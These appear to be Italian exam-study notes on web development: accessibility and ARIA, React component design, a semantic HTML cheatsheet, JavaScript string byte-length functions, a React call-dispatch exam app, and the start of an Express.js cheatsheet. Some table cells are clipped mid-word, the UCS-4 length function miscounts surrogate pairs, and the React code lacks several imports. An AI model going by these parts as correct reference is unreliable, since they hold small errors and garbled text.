    - **ARIA (se necessario):** Aggiungi attributi ARIA per migliorare l'accessibilità del componente, specialmente se è un componente complesso o dinamico (es. menu a tendina, tab panel, modal window, slider, etc.). Usa `role` per definire il tipo di componente (es. `role="button"`, `role="menu"`, `role="tablist"`), e altri attributi ARIA per fornire informazioni sullo stato, la relazione e l'interazione del componente (es. `aria-expanded`, `aria-controls`, `aria-label`, `aria-labelledby`).
    - **Etichette Form:** Per i form, usa sempre `<label>` associate correttamente agli input. Per gruppi di radio button o checkbox, usa `<fieldset>` e `<legend>` per raggruppare e fornire una label descrittiva al gruppo.
    - **Navigazione Tastiera:** Assicurati che il componente sia completamente navigabile e utilizzabile solo con la tastiera. Gestisci il focus, l'ordine di tabulazione e le interazioni da tastiera (es. usando Javascript per gestire eventi tastiera se necessario per componenti complessi).

Esempi di Errori di Accessibilità Comuni:

- **Immagini senza `alt`:** `<img src="logo.png">` (manca `alt` -> errore di accessibilità). Correzione: `<img src="logo.png" alt="Logo del sito">`.
- **Link "Leggi di più" senza contesto:** `<div><a href="/articolo">Leggi di più</a></div>` (link "Leggi di più" senza contesto per screen reader, non si capisce "di più" rispetto a cosa). Correzione: `<div aria-labelledby="titolo-articolo"><h3 id="titolo-articolo">Titolo Articolo</h3><p>...</p><a href="/articolo" aria-describedby="titolo-articolo">Leggi di più</a></div>`.
- **Form senza etichette:** `<input type="text" id="nome">` (manca `<label>` -> input non etichettato, non accessibile). Correzione: `<label for="nome">Nome:</label><input type="text" id="nome" name="nome">`.
- **Uso di `<div>` per bottoni:** `<div onclick="azione()">Clicca qui</div>` (`<div>` non è un bottone semantico, non accessibile da tastiera e screen reader). Correzione: `<button onclick="azione()">Clicca qui</button>`. O `<div role="button" tabindex="0" onclick="azione()" onkeydown="if (event.key === 'Enter' || event.key === ' ') azione()">Clicca qui</div>` (con ARIA e gestione tastiera per rendere `<div>` simile a un bottone accessibile - ma `<button>` è sempre preferibile).

Tipo di Domanda 7: Domande sui Framework Javascript

Formato Tipico della Domanda:

Si richiede di implementare un componente UI specifico o una piccola applicazione web utilizzando un framework Javascript a scelta (React, Angular, Vue, Svelte). Spesso si tratta di funzionalità interattive o gestione di dati.

Competenze Chiave:

- **Framework Javascript di Scelta (React, Angular, Vue, Svelte):** Conoscenza di base di almeno uno di questi framework. Comprensione dei concetti fondamentali: componenti, state management, props/inputs, event handling, data binding, JSX (React)/Templates (Angular, Vue, Svelte), lifecycle hooks.
- **Component-Based Architecture:** Capacità di scomporre un'interfaccia utente in componenti riutilizzabili e indipendenti.
- **State Management:** Gestione dello stato interno dei componenti e dello stato condiviso tra componenti (se necessario). In framework semplici, può essere sufficiente lo stato locale del componente (`useState` in React, `data` in Vue, etc.). Per applicazioni più complesse, si possono usare soluzioni più avanzate (Context API, Redux, Vuex, Pinia, etc., ma raramente richiesto per esami base).
- **Event Handling:** Gestione di eventi utente (click, input change, submit, etc.) all'interno dei componenti.
- **Data Binding:** Implementazione di data binding per sincronizzare i dati tra il modello (stato del componente) e la vista (template/JSX).
- **Framework Syntax e API:** Conoscenza della sintassi specifica del framework scelto (JSX per React, Template syntax per Angular/Vue/Svelte), API per gestire lo stato, i props/inputs, gli eventi, il lifecycle, etc.
- **HTML, CSS, Javascript Fondamentali:** Anche se si usa un framework, è necessario avere una solida base di HTML, CSS e Javascript. Il framework semplifica lo sviluppo, ma non sostituisce completamente le competenze fondamentali.

Come Risolvere:

1. **Scegli un Framework:** Se la domanda permette di scegliere, usa il framework con cui ti senti più a tuo agio e che conosci meglio.
2. **Analizza la Richiesta:** Comprendi chiaramente cosa deve fare il componente o l'applicazione. Identifica le funzionalità richieste, l'interfaccia utente, le interazioni utente, e la gestione dei dati.
3. **Scomponi in Componenti:** Suddividi l'interfaccia utente in componenti logici e riutilizzabili. Pensa alla gerarchia dei componenti (componenti genitore e figli).
4. **Definisci lo Stato:** Identifica quali dati devono essere gestiti come stato del componente (o dell'applicazione). Dove verrà memorizzato lo stato? Sarà locale a un componente o condiviso?
5. **Implementa i Componenti (uno per uno):**
    - Crea la struttura del componente (template/JSX) per definire l'interfaccia utente (HTML) e la stilizzazione (CSS).
    - Definisci lo stato iniziale del componente (se necessario).
    - Implementa le funzioni per gestire gli eventi utente (event handlers).
    - Implementa la logica per aggiornare lo stato in risposta agli eventi e per visualizzare i dati (data binding).
    - Se il componente riceve dati dall'esterno (props/inputs), definisci come gestirli e visualizzarli.
    - Testa ogni componente singolarmente.
6. **Componi i Componenti:** Combina i componenti per creare l'interfaccia utente completa. Passa i dati (props/inputs) tra i componenti genitore e figli, se necessario. Gestisci lo stato condiviso (se necessario).

7. **Testa l'Applicazione Completa:** Testa l'applicazione web completa per verificare che tutte le funzionalità richieste siano implementate correttamente e che l'interfaccia utente funzioni come previsto.
8. **Ottimizza e Refinisci:** Rivedi il codice, cerca opportunità per ottimizzare, migliorare la leggibilità e la manutenibilità. Aggiungi commenti se necessario.

Esempio di Approccio (con React - To-Do List):

Per la domanda della To-Do List con React, potresti pensare a componenti come:

- `App` **Component (Padre):** Componente principale che contiene tutta l'applicazione To-Do List. Gestisce lo stato globale della lista di attività.
- `TodoList` **Component:** Componente per visualizzare la lista di attività. Riceve la lista di attività come prop e renderizza ogni attività come un `TodoItem`.
- `TodoItem` **Component:** Componente per visualizzare una singola attività nella lista. Riceve un'attività come prop e la visualizza (testo, checkbox per completato, bottone per cancellare).
- `TodoInput` **Component:** Componente per l'input di nuove attività. Contiene un input di testo e un bottone "Aggiungi".

Flusso di dati e interazioni:

1. `App` component gestisce lo stato `todos` (array di oggetti attività).
2. `TodoList` component riceve `todos` come prop e li renderizza.
3. `TodoItem` component riceve una singola attività come prop e la visualizza.
4. `TodoInput` component ha un input di testo e un bottone "Aggiungi". Quando il bottone viene cliccato:
    - `TodoInput` component richiama una funzione (passata come prop da `App`) per aggiungere una nuova attività allo stato `todos` in `App` component.
    - `App` component aggiorna lo stato `todos`, causando il re-render di `TodoList` e `TodoItem` per visualizzare la nuova attività.
5. `TodoItem` component ha una checkbox per segnare l'attività come completata. Quando la checkbox cambia:
    - `TodoItem` component richiama una funzione (passata come prop da `App`) per aggiornare lo stato "completato" dell'attività nello stato `todos` in `App` component.
    - `App` component aggiorna lo stato `todos`, causando il re-render di `TodoList` e `TodoItem` per riflettere lo stato "completato".
6. `App` component potrebbe avere un bottone "Rimuovi completati". Quando cliccato:
    - `App` component filtra lo stato `todos` per rimuovere le attività completate.
    - `App` component aggiorna lo stato `todos`, causando il re-render di `TodoList` e `TodoItem` per visualizzare solo le attività non completate.

Questo approccio component-based e data-driven è tipico dello sviluppo con framework Javascript moderni. Concentrati sulla gestione dello stato, sulla divisione in componenti e sulla corretta comunicazione tra componenti (props, eventi, funzioni callback).

Cheatsheet Elementi Semantici HTML

Questa cheatsheet riassume gli elementi semantici HTML più importanti da utilizzare al posto di elementi generici come `<div>`, per migliorare l'accessibilità, la SEO e la chiarezza del codice.

Introduzione:

L'HTML semantico è l'uso di elementi HTML che descrivono il significato del contenuto che contengono, piuttosto che solo la sua presentazione. Utilizzare elementi semantici rende il codice più:

- **Accessibile:** Gli screen reader e altre tecnologie assistive possono interpretare meglio la struttura della pagina e fornire un'esperienza utente migliore per le persone con disabilità.
- **SEO-friendly:** I motori di ricerca comprendono meglio la struttura e i contenuti della pagina, migliorando il posizionamento nei risultati di ricerca.
- **Manutenibile:** Il codice è più facile da leggere e capire per gli sviluppatori, semplificando la manutenzione e l'aggiornamento del sito.
- **Organizzato:** Aiuta a strutturare logicamente il contenuto della pagina.

Elementi Semantici Principali:

Elemento	Descrizione	Quando Usarlo	Alternativa `div`	Benefici
`<header>`	Intestazione della pagina o di una sezione.	Per l'introduzione del sito/sezione, logo, navigazione principale, titolo.	`<div id="header">`	Chiaro scopo per browser e screen Migliora la strutt documento.
`<nav>`	Sezione di navigazione del sito.	Per menu principali, menu secondari, indici, navigazione interna.	`<div role="navigation">`	Indica chiaramen sezione di naviga Essenziale per l'accessibilità e la navigazione da ta
`<main>`	Contenuto principale della pagina.	Per il contenuto unico e centrale della pagina, escludendo intestazioni, navigazioni, footer, aside.	`<div id="main">`	Definisce chiaram contenuto princi Utile per screen r per andare direttamente al contenuto centra
`<article>`	Contenuto autonomo e indipendente.	Per articoli di blog, post di forum, notizie, widget, o qualsiasi contenuto che potrebbe essere distribuito indipendentemente.	`<div class="article">`	Raggruppa conte correlati e autono Facilita la riusabil comprensione de contenuto come singola.
`<section>`	Sezione tematica di un documento.	Per dividere il contenuto in sezioni logiche, raggruppando argomenti correlati	`<div class="section">`	Struttura gerarch contenuto. Aiuta organizzare il cor in modo tematico

		all'interno di un `article` o `main`.		
`<aside>`	Contenuto laterale o tangenziale al contenuto principale.	Per sidebar, informazioni aggiuntive, pubblicità, link correlati, citazioni a margine.	`<div id="sidebar">`	Indica contenuto secondario ma correlato. Aiuta a distinguere il con principale da que supporto.
`<footer>`	Piè di pagina della pagina o di una sezione.	Per informazioni di copyright, contatti, link utili, mappa del sito.	`<div id="footer">`	Indica la fine del contenuto princi Chiaro scopo per browser e screen
`<h1>` - `<h6>`	Titoli di diverso livello gerarchico.	Per strutturare il contenuto in modo gerarchico, `<h1>` per il titolo principale, `<h2>` per sottotitoli, ecc.	`<div>` con stili	Struttura gerarch chiara per il cont Essenziale per SE accessibilità (scre reader navigano attraverso i titoli)
`<p>`	Paragrafo di testo.	Per blocchi di testo.	`<div>` con stili	Indica chiaramen paragrafo di test Semantica base p contenuto testua
`<ul>`, `<ol>`, `<li>`	Liste non ordinate, ordinate e elementi della lista.	Per liste di elementi, menu di navigazione (spesso con `<ul>`), passi procedurali (con `<ol>`).	`<div>` con stili	Struttura le informazioni in li logiche. Migliora leggibilità e l'accessibilità dell
`<figure>`, `<figcaption>`	Contenitore per contenuti autonomi (es. immagini, grafici) e didascalia.	Per immagini, illustrazioni, diagrammi con didascalie esplicative.	`<div>` con stili	Associa didascali all'immagine/con Rende più chiaro legame tra imma testo per tutti gli e le tecnologie as
`<blockquote>`	Citazione lunga.	Per citazioni estese da altre fonti.	`<div>` con stili	Indica chiaramen citazione. Può es stilizzata in modo diverso per evide la citazione.
`<cite>`	Riferimento alla fonte di una citazione o opera creativa.	All'interno di `<blockquote>` o per indicare la fonte di un'informazione.	`<span>` con stili	Indica la fonte. U l'attribuzione cor la comprensione contesto.

`<time>`	Data e/o ora.	Per indicare date di pubblicazione, eventi, orari.	`<span>` con stili	Fornisce una data semanticamente significativa. Può interpretata da b e tecnologie assis
`<address>`	Informazioni di contatto per l'autore o proprietario del documento.	Nel `<footer>` o in sezioni dedicate ai contatti.	`<div>` con stili	Indica informazic contatto. Chiarez semantica per in email, numeri di telefono.
`<details>`, `<summary>`	Widget per mostrare/nascondere dettagli.	Per contenuti aggiuntivi che possono essere nascosti inizialmente e mostrati su richiesta dell'utente.	`<div>` con JavaScript	Funzionalità nativ contenuti espandibili/collas Migliora l'esperie utente e l'organizzazione contenuto.
`<mark>`	Evidenziare testo per rilevanza (es. risultati di ricerca).	Per evidenziare parole chiave o sezioni importanti all'interno del testo.	`<span>` con stili	Indica enfasi sem sul testo evidenzi Differente da `<st` `<em>` (importanza/enfa
`<abbr>`	Abbreviazione o acronimo.	Per fornire la forma estesa di un'abbreviazione la prima volta che viene utilizzata.	`<span>` con stili	Fornisce la forma completa dell'abbreviazion Migliora l'accessi la comprensione testo.
`<data>`	Dati numerici o di altro tipo (es. ID prodotto).	Per associare dati macchina-leggibili a contenuti visualizzati.	`<span>` con `data-` attributes	Fornisce dati stru Utile per scriptin automazione.

Esempio di Pagina HTML Semantica:

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>Esempio di Pagina Semantica</title>
  </head>
  <body>
    <header>
      <nav>
        <ul>
          <li><a href="/">Home</a></li>
```

```
          <li><a href="/blog">Blog</a></li>
          <li><a href="/chi-siamo">Chi Siamo</a></li>
          <li><a href="/contatti">Contatti</a></li>
        </ul>
      </nav>
      <h1>Il Mio Blog Personale</h1>
      <p>Benvenuti nel mio blog dedicato al mondo della programmazione e del web
design.</p>
    </header>

    <main>
      <article>
        <header>
          <h2>Introduzione all'HTML Semantico</h2>
          <p>
            Pubblicato il
            <time datetime="2023-10-27">27 Ottobre 2023</time>
            da
            <cite>Mario Rossi</cite>
          </p>
        </header>

        <section>
          <h3>Cos'è l'HTML Semantico?</h3>
          <p>
            L'HTML semantico è l'uso di tag HTML per dare significato alla struttura
del contenuto,
            invece di usare solo tag generici come `div` e `span` per la
presentazione.
          </p>
          <p>
            Utilizzare elementi semantici come
            <code>&lt;header&gt;</code>
            ,
            <code>&lt;nav&gt;</code>
            ,
            <code>&lt;article&gt;</code>
            ,
            <code>&lt;aside&gt;</code>
            ,
            <code>&lt;footer&gt;</code>
            , ecc., rende il codice più accessibile, SEO-friendly e manutenibile.
          </p>

          <h4>Vantaggi dell'HTML Semantico:</h4>
          <ul>
            <li>
              <strong>Accessibilità:</strong>
              Migliora l'esperienza per utenti con screen reader.
            </li>
            <li>
              <strong>SEO:</strong>
```

```
              Aiuta i motori di ricerca a comprendere meglio il contenuto.
            </li>
            <li>
              <strong>Manutenibilità:</strong>
              Codice più chiaro e facile da aggiornare.
            </li>
          </ul>

          <figure>
            <img
              src="images/html-semantico.png"
              alt="Diagramma che mostra la struttura semantica di una pagina web"
            />
            <figcaption>Struttura semantica di una pagina web tipica.</figcaption>
          </figure>

          <blockquote cite="https://www.w3.org/html/">
            <p>
              HTML is the foundation of all web pages. It defines the structure of
content on the
              web.
            </p>
            <cite><a href="https://www.w3.org/html/">W3C - The HTML Standard</a>
</cite>
          </blockquote>
        </section>

        <section>
          <h3>Esempio di Codice</h3>
          <p>Ecco un semplice esempio di come utilizzare alcuni elementi semantici:
</p>
          <pre>
                    <code>
&lt;article&gt;
    &lt;header&gt;
        &lt;h2&gt;Titolo dell'Articolo&lt;/h2&gt;
    &lt;/header&gt;
    &lt;section&gt;
        &lt;p&gt;Contenuto dell'articolo...&lt;/p&gt;
    &lt;/section&gt;
    &lt;footer&gt;
        &lt;p&gt;Commenti e informazioni aggiuntive...&lt;/p&gt;
    &lt;/footer&gt;
&lt;/article&gt;
                    </code>
                </pre>
        </section>

        <footer>
          <p>
            Categoria:
            <a href="/blog/html">HTML</a>
```

```
            ,
            <a href="/blog/web-design">Web Design</a>
          </p>
          <p>
            Tags:
            <mark>semantico</mark>
            ,
            <mark>html</mark>
            ,
            <mark>accessibilità</mark>
          </p>
        </footer>
      </article>

      <aside>
        <h3>Articoli Recenti</h3>
        <ul>
          <li><a href="#">Guida CSS per Principianti</a></li>
          <li><a href="#">JavaScript e l'Interattività Web</a></li>
          <li><a href="#">Ottimizzazione delle Immagini per il Web</a></li>
        </ul>
      </aside>
    </main>

    <footer>
      <p>&copy; 2023 Il Mio Blog Personale</p>
      <address>
        Contattami:
        <a href="mailto:info@mioblog.it">info@mioblog.it</a>
      </address>
    </footer>
  </body>
</html>
```

Lunghezza di una stringa in JavaScript

Funzioni varie per calcolare la lunghezza di una stringa in JavaScript, considerando diverse codifiche di caratteri.

```
// 1. ASCII (Basic ASCII, assuming 1 byte per character for ASCII range 0-127)
function getAsciiByteLength(str) {
  let byteLength = 0;
  for (let i = 0; i < str.length; i++) {
    const charCode = str.charCodeAt(i);
    if (charCode <= 127) {
      // ASCII range (0-127)
      byteLength += 1;
    } else {
      // Characters outside ASCII range will be counted as 1 byte here (simplified
ASCII)
      // For strict ASCII, you might want to throw an error or handle differently if
non-ASCII chars are present.
      byteLength += 1;
    }
  }
  return byteLength;
}

// 2. ISO-Latin-1 (aka ISO-8859-1, 1 byte per character)
function getIsoLatin1ByteLength(str) {
  // ISO-Latin-1 uses 1 byte per character for its entire range (0-255)
  return str.length; // In JavaScript, string.length is UTF-16 code units, but for
ISO-8859-1, it directly corresponds to byte length
}

// 3. UCS-2 (2 bytes per character)
function getUcs2ByteLength(str) {
  return str.length * 2; // UCS-2 uses 2 bytes per code point
}

// 4. UTF-8 (Variable byte length, using TextEncoder - as previously discussed)
function getUtf8ByteLength(str) {
  return new TextEncoder().encode(str).length;
}

// 5. UTF-16 (Simplified - assuming 2 bytes per code unit, which is often sufficient
for practical purposes)
function getUtf16ByteLengthSimplified(str) {
  return str.length * 2; // Simplified: 2 bytes per UTF-16 code unit
}

// 5. UTF-16 (More Accurate - handling surrogate pairs to represent code points
outside BMP with 4 bytes)
function getUtf16ByteLengthAccurate(str) {
  let byteLength = 0;
```

```
  for (let i = 0; i < str.length; i++) {
    const charCode = str.charCodeAt(i);
    if (charCode >= 0xd800 && charCode <= 0xdbff) {
      // High surrogate
      byteLength += 4; // Surrogate pair (4 bytes in UTF-16)
      i++; // Skip the next low surrogate character
    } else {
      byteLength += 2; // Single code unit (2 bytes in UTF-16)
    }
  }
  return byteLength;
}

// 6. UCS-4 (aka UTF-32, 4 bytes per character)
function getUcs4ByteLength(str) {
  return str.length * 4; // UCS-4 uses 4 bytes per code point
}

// 7. ASCII Extended (Assuming 8-bit extended ASCII, like ISO-Latin-1, 1 byte per
character)
function getAsciiExtendedByteLength(str) {
  // Treating "ASCII Extended" like ISO-Latin-1, 1 byte per character
  return str.length; // Same as ISO-Latin-1
}
```

Tag

- Codifica di caratteri
- Character Encoding
- String Length

Esempio app React (esame 2025-01-24)

```
// App.js
import React from "react";
import { BrowserRouter as Router, Routes, Route } from "react-router"; // v7
import Homepage from "./components/Homepage";
import CallDetail from "./components/CallDetail";

const App = () => {
  return (
    <Router>
      <div className="min-h-screen bg-gray-100">
        <Routes>
          <Route path="/" element={<Homepage />} />
          <Route path="/calls/:callId" element={<CallDetail />} />
        </Routes>
      </div>
    </Router>
  );
};

// Homepage.js
const Homepage = () => {
  const [operatorId, setOperatorId] = useState("");
  const [operatorInfo, setOperatorInfo] = useState(null);
  const [calls, setCalls] = useState([]);
  const [sortBy, setSortBy] = useState("priority");
  const [showHandled, setShowHandled] = useState(false);
  const [loading, setLoading] = useState(false);
  const [error, setError] = useState("");

  const fetchOperatorInfo = async () => {
    if (!operatorId) return;
    setLoading(true);
    setError("");
    try {
      const response = await
axios.get(`https://firedept.org/operators/${operatorId}`);
      setOperatorInfo(response.data);
      fetchCalls();
    } catch (err) {
      setError("ID operatore non valido");
      setOperatorInfo(null);
      setCalls([]);
    }
    setLoading(false);
  };

  const fetchCalls = async () => {
    try {
```

```
      const response = await
axios.get(`https://firedept.org/operators/${operatorId}/calls`);
      setCalls(response.data);
    } catch (err) {
      console.error("Errore nel caricamento delle chiamate:", err);
      setCalls([]);
    }
  };

  const handleCall = async callId => {
    try {
      await axios.post(`https://firedept.org/calls/${callId}/handle`);
      fetchCalls();
    } catch (err) {
      console.error("Errore nella gestione della chiamata:", err);
    }
  };

  const reopenCall = async callId => {
    try {
      await axios.post(`https://firedept.org/calls/${callId}/reopen`);
      fetchCalls();
    } catch (err) {
      console.error("Errore nella riapertura della chiamata:", err);
    }
  };

  const sortCalls = calls => {
    const sortedCalls = [...calls];
    switch (sortBy) {
      case "priority":
        return sortedCalls.sort((a, b) => {
          const priorityOrder = { Alta: 0, Media: 1, Bassa: 2 };
          return priorityOrder[a.priority] - priorityOrder[b.priority];
        });
      case "date":
        return sortedCalls.sort((a, b) => {
          if (!a.timestamp) return 1;
          if (!b.timestamp) return -1;
          return new Date(b.timestamp) - new Date(a.timestamp);
        });
      case "units":
        return sortedCalls.sort((a, b) => (b.unitsDispatched || 0) -
(a.unitsDispatched || 0));
      default:
        return sortedCalls;
    }
  };

  const filteredCalls = calls.filter(call => (showHandled ? call.handled :
!call.handled));
  const sortedCalls = sortCalls(filteredCalls);
```

```
return (
  <div className="container mx-auto p-4">
    {/* Input ID Operatore */}
    <div className="mb-6 bg-white p-4 rounded-lg shadow">
      <div className="flex gap-4 items-center">
        <input
          type="text"
          value={operatorId}
          onChange={e => setOperatorId(e.target.value)}
          placeholder="Inserisci ID Operatore"
          className="p-2 border rounded flex-grow"
        />
        <button
          onClick={fetchOperatorInfo}
          className="bg-red-600 text-white px-4 py-2 rounded hover:bg-red-700"
        >
          Cerca
        </button>
      </div>
      {error && <p className="text-red-500 mt-2">{error}</p>}
      {operatorInfo && (
        <div className="mt-4 p-2 bg-gray-50 rounded">
          <p>Operatore: {operatorInfo.name}</p>
          <p>Stazione: {operatorInfo.station}</p>
          <p>Turno: {operatorInfo.shift}</p>
        </div>
      )}
    </div>

    {/* Controlli Lista */}
    {operatorInfo && (
      <>
        <div className="mb-4 flex justify-between items-center">
          <div className="space-x-4">
            <select
              value={sortBy}
              onChange={e => setSortBy(e.target.value)}
              className="p-2 border rounded"
            >
              <option value="priority">Ordina per urgenza</option>
              <option value="date">Ordina per data</option>
              <option value="units">Ordina per unità</option>
            </select>
            <label className="inline-flex items-center">
              <input
                type="checkbox"
                checked={showHandled}
                onChange={e => setShowHandled(e.target.checked)}
                className="mr-2"
              />
              Mostra chiamate gestite
```

```
              </label>
            </div>
          </div>

          {/* Lista Chiamate */}
          <div className="grid gap-4">
            {sortedCalls.map(call => (
              <div key={call.callId} className="bg-white p-4 rounded-lg shadow">
                <div className="flex justify-between items-start">
                  <div>
                    <h3 className="font-bold">{call.description}</h3>
                    <p className={`${!call.timestamp ? "text-red-500" : ""}`}>
                      {call.timestamp
                        ? new Date(call.timestamp).toLocaleString()
                        : "Orario non disponibile"}
                    </p>
                    <p
                      className={`font-semibold ${
                        call.priority === "Alta"
                          ? "text-red-600"
                          : call.priority === "Media"
                          ? "text-yellow-600"
                          : "text-green-600"
                      }`}
                    >
                      Priorità: {call.priority}
                    </p>
                  </div>
                  <div className="space-x-2">
                    <Link
                      to={`/calls/${call.callId}`}
                      className="inline-block bg-blue-500 text-white px-4 py-2
rounded hover:bg-blue-600"
                    >
                      Dettagli
                    </Link>
                    {!call.handled ? (
                      <button
                        onClick={() => handleCall(call.callId)}
                        className="bg-green-500 text-white px-4 py-2 rounded
hover:bg-green-600"
                      >
                        Segna come gestita
                      </button>
                    ) : (
                      <button
                        onClick={() => reopenCall(call.callId)}
                        className="bg-yellow-500 text-white px-4 py-2 rounded
hover:bg-yellow-600"
                      >
                        Riapri chiamata
                      </button>
```

```
                  )}
                </div>
              </div>
            </div>
          ))}
        </div>
      </>
    )}
  </div>
 );
};

// CallDetail.js rimane invariato
const CallDetail = () => {
  const { callId } = useParams();
  const [call, setCall] = useState(null);
  const [loading, setLoading] = useState(true);

  useEffect(() => {
    fetchCallDetails();
  }, [callId]);

  const fetchCallDetails = async () => {
    try {
      // Assumiamo che l'operatorId sia disponibile nel localStorage o in un context
      const operatorId = localStorage.getItem("operatorId");
      const response = await axios.get(
        `https://firedept.org/operators/${operatorId}/calls/${callId}`
      );
      setCall(response.data);
      setLoading(false);
    } catch (err) {
      console.error("Errore nel caricamento dei dettagli:", err);
      setLoading(false);
    }
  };

  const handleCall = async () => {
    try {
      await axios.post(`https://firedept.org/calls/${callId}/handle`);
      fetchCallDetails();
    } catch (err) {
      console.error("Errore nella gestione della chiamata:", err);
    }
  };

  const reopenCall = async () => {
    try {
      await axios.post(`https://firedept.org/calls/${callId}/reopen`);
      fetchCallDetails();
    } catch (err) {
      console.error("Errore nella riapertura della chiamata:", err);
```

```
    }
  };

  if (loading) return <div>Caricamento...</div>;
  if (!call) return <div>Chiamata non trovata</div>;

  return (
    <div className="container mx-auto p-4">
      <div className="bg-white p-6 rounded-lg shadow-lg">
        <div className="mb-6">
          <h2 className="text-2xl font-bold mb-2">{call.description}</h2>
          <p className="text-gray-600">ID Chiamata: {call.callId}</p>
        </div>

        <div className="grid grid-cols-2 gap-4 mb-6">
          <div>
            <p className="font-semibold">Priorità:</p>
            <p
              className={`${
                call.priority === "Alta"
                  ? "text-red-600"
                  : call.priority === "Media"
                  ? "text-yellow-600"
                  : "text-green-600"
              }`}
            >
              {call.priority}
            </p>
          </div>
          <div>
            <p className="font-semibold">Stato:</p>
            <p>{call.handled ? "Gestita" : "In attesa"}</p>
          </div>
          <div>
            <p className="font-semibold">Posizione:</p>
            <p>{call.location}</p>
          </div>
          <div>
            <p className="font-semibold">Unità inviate:</p>
            <p>{call.unitsDispatched}</p>
          </div>
          <div>
            <p className="font-semibold">Data e ora:</p>
            <p className={!call.timestamp ? "text-red-500" : ""}>
              {call.timestamp ? new Date(call.timestamp).toLocaleString() : "Non
disponibile"}
            </p>
          </div>
        </div>

        <div className="flex justify-end space-x-4">
          <Link to="/" className="bg-gray-500 text-white px-4 py-2 rounded hover:bg-
```

```
gray-600">
            Torna alla lista
          </Link>
          {!call.handled ? (
            <button
              onClick={handleCall}
              className="bg-green-500 text-white px-4 py-2 rounded hover:bg-green-
600"
            >
              Segna come gestita
            </button>
          ) : (
            <button
              onClick={reopenCall}
              className="bg-yellow-500 text-white px-4 py-2 rounded hover:bg-yellow-
600"
            >
              Riapri chiamata
            </button>
          )}
        </div>
      </div>
    </div>
  );
};

export default App;
```

Express.js Cheatsheet

Indice Rapido

Introduzione a Express.js

Express.js è un framework web **minimo e flessibile** per Node.js, che fornisce un set di funzionalità robuste per applicazioni web e mobile. È progettato per costruire **single-page, multi-page, e applicazioni web ibride.**

Setup di Base

1. **Inizializza un progetto Node.js (se non lo hai già fatto):**

```
npm init -y
```

2. **Installa Express.js:**

```
npm install express
```

3. **Crea un file server.js (o index.js) e imposta il server:**

```
// server.js
const express = require("express");
const app = express();
```

```
const port = 3000;

app.get("/", (req, res) => {
  res.send("Ciao Mondo da Express!");
});

app.listen(port, () => {
  console.log(`Server in ascolto sulla porta ${port}`);
});
```

4. **Avvia il server:**

   ```
   node server.js
   ```

   Oppure, se hai installato `nodemon` (consigliato per lo sviluppo):

   ```
   nodemon server.js
   ```

Routing

Express.js usa il routing per determinare come un'applicazione risponde a una richiesta del client verso un particolare endpoint, ovvero un URI (o path) e uno specifico metodo di richiesta HTTP (GET, POST, ecc.).

Routing di Base

```
const express = require("express");
const app = express();

// Route GET per la homepage
app.get("/", (req, res) => {
  res.send("Homepage GET");
});

// Route POST per la homepage
app.post("/", (req, res) => {
  res.send("Homepage POST");
});

// Route GET per /users
app.get("/users", (req, res) => {
  res.send("Lista utenti");
});

// Altri metodi HTTP:  app.put(), app.delete(), app.patch(), app.options(),
app.head()
```

Parametri nelle Route

I parametri route sono segmenti di URL nominati che vengono utilizzati per acquisire i valori specificati nella posizione dell'URL.

```
// Route con parametro :userId
app.get("/users/:userId", (req, res) => {
  res.send(`Dettagli utente con ID: ${req.params.userId}`);
});

// Route con più parametri
app.get("/products/:productId/reviews/:reviewId", (req, res) => {
  res.send(`Recensione ${req.params.reviewId} del prodotto
${req.params.productId}`);
});
```

Route con Espressioni Regolari

Le route path possono essere stringhe, pattern di stringhe o espressioni regolari.

```
// Route che matcha path che iniziano con 'abc' e sono seguite da qualcosa
app.get("/ab*cd", (req, res) => {
  res.send("Route che matcha /ab*cd");
});

// Route che matcha 'abcd' o 'abbcd' o 'abbbcd' ecc.
app.get("/ab+cd", (req, res) => {
  res.send("Route che matcha /ab+cd");
});

// Route che matcha 'abcd' o 'abd'
app.get("/ab?cd", (req, res) => {
  res.send("Route che matcha /ab?cd");
});

// Route che matcha 'abcd' o 'abcde' o 'abcdefg' e così via
app.get("/abc(de)?", (req, res) => {
  res.send("Route che matcha /abc(de)?");
});
```

Router Modulari

Per organizzare le route in modo modulare, puoi usare `express.Router()`.

1. **Crea un file separato per le route (es. `users.js`):**

```
// users.js
const express = require("express");
const router = express.Router();

// Route per /users/
router.get("/", (req, res) => {
  res.send("Lista utenti dal router users");
```

```
});

// Route per /users/:userId
router.get("/:userId", (req, res) => {
  res.send(`Dettagli utente ${req.params.userId} dal router users`);
});

module.exports = router;
```

2. **Usa il router nel tuo server principale (`server.js`):**

```
// server.js
const express = require("express");
const app = express();
const usersRouter = require("./users"); // Importa il router users

app.use("/users", usersRouter); // Monta il router users sotto /users

app.get("/", (req, res) => {
  res.send("Homepage");
});

app.listen(3000, () => console.log("Server avviato"));
```

Oggetti Request (req) e Response (res)

Questi oggetti sono **fondamentali** in Express.js.

Oggetto Request (req)

L'oggetto `req` rappresenta la **richiesta HTTP** e ha proprietà per:

- `req.params` : Parametri route (`/users/:userId`)
- `req.query` : Parametri query string (`/users?sort=name`)
- `req.body` : Corpo della richiesta (per POST, PUT, PATCH) - *Richiede middleware come* `body-parser` *o* `express.json()`
- `req.headers` : Header della richiesta
- `req.cookies` : Cookie inviati dal client - *Richiede middleware come* `cookie-parser`
- `req.ip` : Indirizzo IP del client
- `req.path` : Path richiesto
- `req.method` : Metodo HTTP (GET, POST, ecc.)
- `req.url` : URL completo richiesto

Esempio di accesso a `req.params` , `req.query` , `req.body` :

```
app.use(express.json()); // Middleware per parsare il body JSON

app.get("/search", (req, res) => {
  console.log("Query parameters:", req.query); // Es: { keyword: 'express',
category: 'framework' }
  res.send(`Risultati ricerca per: ${req.query.keyword}`);
```

```
});

app.get("/users/:userId", (req, res) => {
  console.log("Route parameters:", req.params); // Es: { userId: '123' }
  res.send(`Dettagli utente ID: ${req.params.userId}`);
});

app.post("/profile", (req, res) => {
  console.log("Request body:", req.body); // Es: { name: 'John', email:
'john@example.com' }
  res.send(`Profilo aggiornato per: ${req.body.name}`);
});
```

Oggetto Response (res)

L'oggetto `res` è usato per **inviare la risposta HTTP** dal server. Metodi comuni:

- `res.send([body])` : Invia una risposta di vario tipo (stringa, buffer, oggetto, array).
- `res.json(obj)` : Invia una risposta JSON.
- `res.render(view [, locals] [, callback])` : Renderizza una view template.
- `res.redirect([status,] path)` : Redireziona a un altro URL.
- `res.status(code)` : Imposta il codice di stato HTTP.
- `res.sendStatus(code)` : Imposta il codice di stato HTTP e invia il testo di stato corrispondente.
